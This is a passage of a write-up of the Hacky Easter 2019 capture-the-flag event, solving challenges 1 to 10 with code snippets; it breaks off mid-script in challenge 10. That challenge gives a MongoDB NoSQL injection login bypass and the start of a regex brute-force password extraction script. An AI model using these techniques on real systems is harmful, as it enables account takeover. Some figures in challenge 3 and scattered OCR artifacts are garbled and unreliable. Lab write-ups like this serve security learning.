Hacky Easter 2019 – The Write-Up

This year's Hacky Easter featured 24 + 3 challenges. 9 Easy, 9 Medium, 6 Hard + 3 Hidden Flags.

It was a great mixture of challenges of all kind of disciplines from Reversing, over programming, side-channel attacks, Crypto, CUDA, Machine/Deep Learning, SQL, NoSQL, First semester algorithms, GraphQL, Code Obfuscation, etc. etc.

It was a rough ride again which kept me behind the PC much longer than I planned but – as usual – it was a thrilling experience and I met new like-minded people, learnt much more about Deep Learning with Tensorflow and Darknet, got to know new techniques like Side-Channel-Attacks.

All in all, the difficulty of the challenges seems to be much higher than the last two years, which was often a little bit frustrating.

The source code for all challenges is available here:
https://github.com/OevreFlataeker/hackyeaster19_writeup

The full resolution version of this write-up is available at

https://www.bigigloo.de/download/Write-Up_HackyEaster_2019.pdf

or the above mentioned Github link.

01 Twisted

02 Just Watch

03 Sloppy Encryption

04 Disco 2

05 Call for Papers

06 Dots

07 Shell we Argument

08 Modern Art

09 rorriM rorriM

10 Stackunderflow

stackunderflow

11 Memeory 2.0

12 Decrypt0r

13 Symphony in HEX

14 White Box

15 Seen in Steem

16 Every-Thing

17 New Egg Design

18 Egg Storage

19 CoUmpact DiAsc

20 Scrambled Egg

21 The Hunt: Misty Jungle

22 The Hunt: Muddy Quagmire

23 The Maze

24 CAPTEG

25 Hidden Egg 1

26 Hidden Egg 2

27 Hidden Egg 3

Challenges

Challenge 1: “Twisted”

Challenge Text: “As usual, the first one is very easy - just a little twisted, maybe.”

Solution:

In this first challenge we must unswirl an image, in order to make the QR code readable again.

We can either use an online image edit service like lunapic.com or do it in Python.

https://www142.lunapic.com/editor/ -> Swirl, Swirl Amount 115

```
from skimage import io
from skimage.transform import swirl

image = io.imread("twisted.png")

swirled = swirl(image, rotation=0, strength=3, radius = 430)

io.imsave("untwisted.png", swirled)
```

The result might not be perfect, but it is good enough to be recognizable by a QR code reader:

he19-Eihb-UUVw-nObm-lxaW

Challenge 2: "Just watch”


Just watch and read the password.

Then enter it in the *egg-o-matic* below. **Lowercase only**, and **no spaces**!

Solution:

The second challenge is an animated GIF where the hand of the main character is replaced and shows various gestures. It doesn’t take too much imagination to recognize the gestures as sign language. Googling a little bit, we find a description of the English sign alphabet on Wikipedia and see the challenge pictures also uses exactly the gesture images from here.

https://upload.wikimedia.org/wikipedia/commons/d/d1/Asl_alphabet_gallaudet.png



Splitting the animated gif to individual images using ezgif.com we can see it shows the individual letters of the following phrase: "givemeasign"

he19-DwWd-aUU2-yVhE-SbaG

Challenge 3: "Sloppy encryption"

The easterbunny is not advanced at doing math and also really sloppy.

He lost the encryption script while hiding your challenge. Can you decrypt it?

K7sAYzGlYx0kZyXIIPrXxK22DkU4Q+rTGfUk9i9vA60C/ZcQOSWNfJLTu4RpIBy/27yK5CBW+UrBhm0=

The file slobby.rb reads:

```
require"base64"
puts"write some text and hit enter:"
input=gets.chomp
h=input.unpack('C'*input.length).collect{|x|x.to_s(16)}.join
ox='%#X'%h.to_i(16)
x=ox.to_i(16)*['5'].cycle(101).to_a.join.to_i
c=x.to_s(16).scan(/../).map(&:hex).map(&:chr).join
b=Base64.encode64(c)
puts"encrypted text:""#{b}"
```

In order to decrypt the text we need to reverse this algorithm, which means we need to

A) de-base64 it

2b bb 00 63 31 a5 63 1d 24 67 25 c8 20 fa d7 c4 ad b6 0e 45 38 43 ea d3 19 f5 24 f6 2f 6f 03 ad 02 fd 97 10 39 25 8d 7c 92 d3 bb 84 69 20 1c bf db bc 8a e4 20 56 f9 4a c1 86 6d

B) Convert the hex number to a decimal number

2083061918366036933124777781776017495216833333333333333333333333333333333333333333333333333333333333331250271414967296400208555555 15573158381165

C) Divide it by a number consisting of 101 times the number "5"

55555555555555555555555555555555555555555555555555555555555555555555555555555555555555555555555555555

→ 374951145305886647962460000719683149139 03

D) Convert the number to a hex ascii string

0x6e3030625f7374796c655f63727970746f

E) Which gives...

n00b_style_crypto

Which results in our flag:

he19-YPkZ-ZZpf-nbYt-6ZyD

Challenge 4: “Disco 2”

This year, we dance outside, yeaahh!

Solution:

When we open the web page we see a disco ball in 3D over a bridge which is rendered in real time in JavaScript in the browser. We can freely navigate using the mouse in this scene. Impressive!

Looking around the scene, we cannot find any sign of an egg or QR code or whatever... The only place that we cannot see is the inner area of the sphere. Looking at the JavaScript we see, that we cannot only navigate by mouse but also via the cursor keys ...

Slowly we approach the ball and indeed, we’re able to traverse the border of the sphere using the cursor keys (but not the mouse).

When we're in the inner side of the sphere, we see an inner structure whose lower right corner immediately catches our eye. This looks like the sync rectangle of a QR code. But the rest is tilted and panned and too reflective to make out anything.

We need to correct this! After all – everything is rendered in JavaScript.

Looking at the code and reading up about some methods in the JavaScript documentation of the "threejs" library we find a couple of places in the code that we can tweak and use the information in

https://stackoverflow.com/questions/2558346/how-do-you-edit-javascript-in-the-browser

in order to "hot-edit" the JavaScript.

We need to:

A) Undo the panning of the tiles to make the QR code "flat". Currently the tiles seem to "look" towards the center of the sphere.

B) Undo the texture mapping so it because plain and not reflective.

C) We're able to filter away the tiles that make the outer sphere and thus isolate our QR code from the background in order to make it more easily to recognize by QR code reader apps.

```
Line 123: Change "color: 0x111111", to "color: 0x000000" (Make it black)
Line 132: Comment out that line, virtually hiding the sphere itself
Line 143: "mirrorTile.lookAt(center)" --> Comment out that line
Between line 140 and line 141 add the following line: "if (Math.abs(m[0])>275 ||
Math.abs(m[1])>275 || Math.abs(m[2])>60 ) continue;"
```

When we're done, we reload the webpage and rotate the camera about 180 degree and move a little bit around in order to place the QR code right before the blue sky to have optimal contrast for the QR code reader.

https://zxing.org/w/decode.jspx gives:
he19-r5pN-YIRp-2cyh-GWh8

Challenge 5: “Call for Papers”

Please read and review my CFP document, for the upcoming IAPLI Symposium.


I didn't write it myself, but used some artificial intelligence.

What do you think about it?

Solution:

Unpacking the DOCX (a DOCX is a zip archive of individual XML files), and looking at all the files doesn’t show us anything suspicious. No macros, no hidden text, nothing.


The file looks normal, apart from that the text itself reads somewhat clumsy.



However, when we look at the file properties of the DOCX an author with the name "SCIpher" is mentioned. Googling this term leads us to the following page:

https://pdos.csail.mit.edu/archive/scigen/scipher.html#decode

Here, we just copy/paste our whole document contents (STRG+A) and click decode and are presented with this result:


encryption, and then encode with SCIpher.

Decode your message

Message:

```
The Third IAPLI Symposium on ubiquitous multimedia

:: CALL FOR PAPERS::

Many technical managers would agree that, had it not been for reliable
methodologies, the confirmed unification of model checking and lambda calculus
might never have occurred. With IAPLI, we are seeking cutting-edge papers that
show the appropriate unification of the location-identity split and Web
services, which embodies the extensive principles of separated machine
learning. The notion that data scientists collaborate with courseware is
entirely well-received. Thusly, real-time cloud and object-oriented languages
are often at odds with the understanding of active networks.

Important dates:
Communications due: April 21, 2019
Notification of acceptance: June 14, 2019
Final submissions due: August 10, 2019
Symposium date: September 24, 2019

Program Co-Chairs:
Prof. Kristina Nagpal (Shanghai Normal University)
Manon Manohar (Ibaraki University)
Holly Duffy (Universite catholique de Louvain)

Technical Program Committee:
Elzbieta Mercer (University of Texas at Dallas)
Liza Khan (Rovira i Virgili University)
Assistant Professor Yang Sampson (Kumamoto University)
Brandon Stuart (University of Massachusetts Boston)
Professor Jayme Zimmerman (Tarbiat Modares University)
```

Decode Reset

Note: Our servers will see your decoded message, and send it back to your browser via an unencrypted link. Don't use this site to decode anything you suspect is a real secret!

Background

SCIpher was born from three things:

- A desire to exchange secrets in a post-**PRISM** world without raising undue suspicions.
- An exasperation at the nonsensical nature of many Calls for Papers in Computer Science.


https://hackyeaster.hacking-lab.com/hackyeaster/images/eggs/5e171aa074f390965a12fdc240.png

he19-A6kG-rb9U-Iury-qv93

Challenge 6: “Dots”

Uncover the dots' secret!

Then enter the password in the *egg-o-matic* below. **Uppercase only**, and **no spaces**!



Solution:

The first thing we need to find out is what’s the deal with the lower right corner. Do we have to fill it as well? Most probably! But with what?

When we super-impose the 3 dotted squares we can see that the only unoccupied places are the squares which the numbers 6 and 8 if we consider the nine squares as a numerical keypad.

Putting the top left dotty square on the top left square with the letters, the top-right dotty square on the top-right, etc. And then read our all the letter in left-right, top-bottom style we can make out the following letters “HELLOBUCK”!

What next? There are not too many options available nevertheless it took me quite some time until I arrived at the die of simply rotating the whole dotty “stencil”. Rotating it 3 times and writing down the now different occupied letters we get the following sequence:

HELLOBUCK,

THEPASSWO,

RDISWHITE,

CHOCOLATE

➔ THEPASSWORDISWHITECHOCOLATE

We enter WHITECHOCOLATE into the password field and are rewarded with our flag! ☺

he19-n3B2-lZTU-LQTJ-nlRC

Challenge 7: “Shell we argument”

Let's see if you have the right arguments to get the egg.

Solution:

After downloading and inspecting the file we can make out an obfuscated script but we’re not yet sure whether we’re dealing with Python, Perl or maybe some simple bash script. The title “Shell we argument” gives us the clue to treat it as a bash script and indeed, when we `chmod +x` it and execute it with “bash eggi.sh”, we’re asked to enter some arguments. Without any information we’re however not able to provide the proper arguments.

All we need to do is to replace "$Ax2$xTT" with "echo" to print the deobfuscated code and it will read like this:

```
z="
";Cz='s:';qz='.p';fz='8a';az='e9';Oz='co';Xz='a6';hz='7e';Rz='im';Bz='tp';lz='62';Kz='in';Wz='
s/';rz='ng';Yz='1e';Jz='r.';Iz='te';Tz='es';Zz='f3';kz='15';Az='ht';Fz='ck';Uz='/e';Sz='ag';Lz
='g-
';Ez='ha';Vz='gg';Pz='m/';pz='8c';Gz='ye';Dz='//';iz='cd';Hz='as';Mz='la';Nz='b.';nz='c7';Qz='
r/';ez='d8';cz='ac';gz='12';bz='75';oz='4a';mz='42';jz='6e';dz='b7';
if [ $# -lt 1 ]; then
echo "Give me some arguments to discuss with you"
exit -1
fi
if [ $# -ne 10 ]; then
echo "I only discuss with you when you give the correct number of arguments. Btw: only
arguments in the form /-[a-zA-Z] .../ are accepted"
exit -1
fi
if [ "$1" != "-R" ]; then
echo "Sorry, but I don't understand your argument. $1 is rather an esoteric statement, isn't
it?"
exit -1
fi
if [ "$3" != "-a" ]; then
echo "Oh no, not that again. $3 really a very boring type of argument"
exit -1
fi
if [ "$5" != "-b" ]; then
echo "I'm clueless why you bring such a strange argument as $5?. I know you can do better"
exit -1
fi
if [ "$7" != "-I" ]; then
echo "$7 always makes me mad. If you wanna discuss with be, then you should bring the right
type of arguments, really!"
exit -1
fi
if [ "$9" != "-t" ]; then
echo "No, no, you don't get away with this $9 one! I know it's difficult to meet my
requirements. I doubt you will"
exit -1
fi
echo "Ahhhh, finally! Let's discuss your arguments"
function isNr() {
[[ ${1} =~ ^[0-9]{1,3}$ ]]
}
if isNr $2 && isNr $4 && isNr $6 && isNr $8 && isNr ${10} ; then
echo "..."
else
echo "Nice arguments, but could you formulate them as numbers between 0 and 999, please?"
exit -1
fi
low=0
```

```
match=0
high=0
function e() {
if [[ $1 -lt $2 ]]; then
low=$((low + 1))
elif [[ $1 -gt $2 ]]; then
high=$((high + 1))
else
match=$((match + 1))
fi
}
e $2 465
e $4 333
e $6 911
e $8 112
e ${10} 007
function b () {
type "$1" &> /dev/null ;
}
if [[ $match -eq 5 ]]; then
t="$Az$Bz$Cz$Dz$Ez$Fz$Gz$Hz$Iz$Jz$Ez$Fz$Kz$Lz$Mz$Nz$Oz$Pz$Ez$Fz$Gz$Hz$Iz$Qz$Rz$Sz$Tz$Uz$Vz$Wz$
Xz$Yz$Zz$az$bz$cz$dz$ez$fz$gz$hz$iz$jz$kz$lz$mz$nz$oz$Zz$pz$qz$rz"
echo "Great, that are the perfect arguments. It took some time, but I'm glad, you see it now,
too!"
sleep 2
if b x-www-browser ; then
x-www-browser $t
else
echo "Find your egg at $t"
fi
else
echo "I'm not really happy with your arguments. I'm still not convinced that those are
reasonable statements..."
echo "low: $low, matched $match, high: $high"
fi
```

Luckily, we do not have to do anything fancy here and just call it with the arguments given in plain text:

So, all we need to do is to run it with these arguments:

```
daubsi@ubuntu:~/Downloads$ bash ./eggi.sh -R 465 -a 333 -b 911 -I 112 -t 007
Ahhhh, finally! Let's discuss your arguments
...
Great, that are the perfect arguments. It took some time, but I'm glad, you see it now, too!
```


to be presented the flag at:

https://hackyeaster.hacking-lab.com/hackyeaster/images/eggs/a61ef3e975acb7d88a127ecd6e156242c74af38c.png

he19-Bxvs-Vno1-9l9D-49gX

Challenge 8: “Modern Art”

Do you like modern art?



Solution:

The solution to this challenge was a little bit strange, as it basically had nothing to do with the image at hand. The first idea for everyone is probably to replace the tiny QR codes with the framed dots that are normally present in a QR code at these positions. However, doing this, just translates into a QR code with the message “Isn't that a bit too easy?”


When we look at the jpg itself, we can see that there is data behind the end of the jpg (end of file indicator 0xff 0xd9)

```
daubsi@bigigloo:/tmp$ hexdump -C modernart.jpg | grep "ff d9"
00011350  ff d9 07 06 05 ff c4 00  14 01 01 00 00 00 00 00  |................|
00022620  b2 8f ff d9 0a 20 e2 96  84 e2 96 84 e2 96 84 e2  |..... ..........|
```

We cut everything behind the “end of file” marker into a new file (dump) and cat it through xxd.

`xxd -r -p` takes a file of hex bytes and transforms it back into a binary file.

```
daubsi@bigigloo:/tmp$ cat dump | xxd -r -p
```



```
daubsi@bigigloo:/tmp$
```

This QR code translates to "AES-128", so there's apparently some sort of encryption involved
When we "strings" the binary we come across these 2 interesting strings:

```
root@bigigloo:/tmp# strings -n 20 /tmp/modernart.jpg
(E7EF085CEBFCE8ED93410ACF169B226A)
```

(KEY=1857304593749584)

We can decode this using the Cyberchef into the plaintext "Ju5t_An_1mag3"

he19-Ydks-4V9o-Hn6p-RZ1A

Challenge 9: “rorriM, rorriM”

Mirror, mirror, on the wall, who's the fairest of them all?

Solution:

If we didn’t already guess from the challenge title, we’re given another hint by the name of the challenge binary that we need to analyze: evihcra.piz - which is the mirrored file name of **archive.zip** - which makes it obvious what we’re dealing with ☺

The following script processes the file and extracts our flag:


```
from zipfile import ZipFile
from PIL import Image
import PIL.ImageOps

'''
In this challenge we have to correct a zip file, extract a file, mirror correct the file
header and manipulate the image as well
First we notice that we're apparently dealing with a zip file ("evihcra.piz" -> reverse ->
"archive.zip").
So we check it in the hex editor and quickly see that the file seems to be upside down.

So we reverse the byte order and then unzip the contents
The extracted file is apparently a PNG, but the file magic bytes 0x89 0x50, 0x4e, 0x47 which
identify a zip file
are also somewhat mixed up so we correct these as well
Finally we have a PNG file in front of us, but it needs a little bit more work. It again is
mirrored so we unmirror it and the colors are inverted. So we invert it again

Alternative way to flip the original file:
Copy the hex content into "cyberchef" and use the recipe:
https://gchq.github.io/CyberChef/#recipe=From_Hex('Auto')Reverse('Character')To_Hex('Space')
'''

import io
# open file as byte stream and reverse it
with open("evihcra.piz", mode='rb') as file:
#fileContent = file.read()
byte_array = bytearray(file.read())
byte_array.reverse()
        file.close()

# unzip the contents on the fly from memory stream
with ZipFile(io.BytesIO(byte_array), 'r') as zip:
    byte_array = bytearray(zip.read("90gge.gnp"))
    zip.close()

# Patch PNG file header
byte_array[1:4] = 0x50, 0x4e, 0x47

# Mirror image and invert colors
png = Image.open(io.BytesIO(byte_array))
png = PIL.ImageOps.mirror(png)
r,g,b,a = png.split()
rgb_image = Image.merge('RGB', (r,g,b))
inverted = PIL.ImageOps.invert(rgb_image)
r2,g2,b2 = inverted.split()
final = Image.merge('RGBA', (r2,g2,b2,a))
final.save("egg09.png")
final.show()
```

he19-VFTD-kVos-DeL1-lATA

Challenge 10: “Stackunderflow”


Check out this new Q&A site. They must be hiding something but we don't know where to search.

This challenge is about NoSQLi in a Mongo DB. We’re given some hints in the questions present in this Q&A webpage as well as the robots.txt



“Maybe the_admin knows more about the flag.” (http://whale.hacking-lab.com:3371/robots.txt)


“What is the correct JSON content type? “ (http://whale.hacking-lab.com:3371/questions/5cc9619fb135c70015b797c4)



We presume, we can do some kind of SQLi in the Login page, but all attempts fail. Reading a little bit more about NoSQLi, we recognize that we can provide our input as JSON as well and are maybe able to add additional information to the data apart from “just” specifying the username and password.

Eventually we end up being able to authenticate as “the_admin” using a simple NoSQLi of:

```
{
        "username": "the_admin",
        "password": {"$regex": ".*"}
}
```



After logging in as "the_admin", another post because visible in the questions section:

So now we're directed towards trying to retrieve the password of the user "null". Reading more about Mongo's search operators at https://docs.mongodb.com/manual/reference/operator/query/ we learn about the $regex operation and give it a try to build a simple blind SQL injection.

Using this script we can brute force the password of "the_admin" and the "null" user. One thing we have to take care of is to mask characters that are special characters in the regex itself like for example the * or . character.

```
import requests
import string
pw = "^"

# BF admin
'''
found=False
while True:
    #print("Searching next char")
    found=False
    for cur in range(48,126):
        if cur==63: continue
        nexttry=pw+chr(cur)+'+'

        data = { "username": "the_admin", "password": {"$regex": nexttry}}
